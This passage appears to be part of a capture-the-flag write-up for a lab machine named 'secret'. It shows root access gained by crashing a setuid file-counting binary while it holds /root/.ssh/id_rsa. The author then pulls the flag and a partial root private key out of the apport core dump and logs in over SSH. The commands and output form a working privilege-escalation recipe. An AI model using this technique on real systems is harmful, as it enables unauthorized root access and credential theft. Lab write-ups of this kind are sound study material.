```


5) Got flag



```
┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ strings CoreDump | grep /root/root.txt -A 2
/root/root.txt
a21ec42cf49fe7395e515a4d8bfc69fb
aliases
--
/root/root.txt
Total characters = 33
Total words      = 2
```


Alternatively

6) Loaded ssh key in memory and crashed the program




```
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$
```

```
dasith@secret:/opt$ kill -s SIGSEGV $(pidof /opt/count)
dasith@secret:/opt$
```




```
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp^C
dasith@secret:/opt$ mkdir ~/dump
dasith@secret:/opt$ ls /var/crash
_opt_count.0.crash  _opt_count.1000.crash  _opt_countzz.0.crash
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/dump
dasith@secret:/opt$ cd ~/dump
dasith@secret:~/dump$ ls
Architecture  DistroRelease        ProcCmdline  ProcStatus
CoreDump      ExecutablePath       ProcCwd      Signal
CrashCounter  ExecutableTimestamp  ProcEnviron  Uname
Date          ProblemType          ProcMaps     UserGroups
dasith@secret:~/dump$ strings CoreDump
```



```
Total lines      = 39
/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

7) Got root access



```
┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ ssh root@10.10.11.120 -i id_rsa
The authenticity of host '10.10.11.120 (10.10.11.120)' can't be established.
ED25519 key fingerprint is SHA256:TMkIYJ5kXqHFji0NCRdDDvYT114MAOOsRgTr5/Xd/GM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.120' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 26 15:13:55 2021
root@secret:~#
```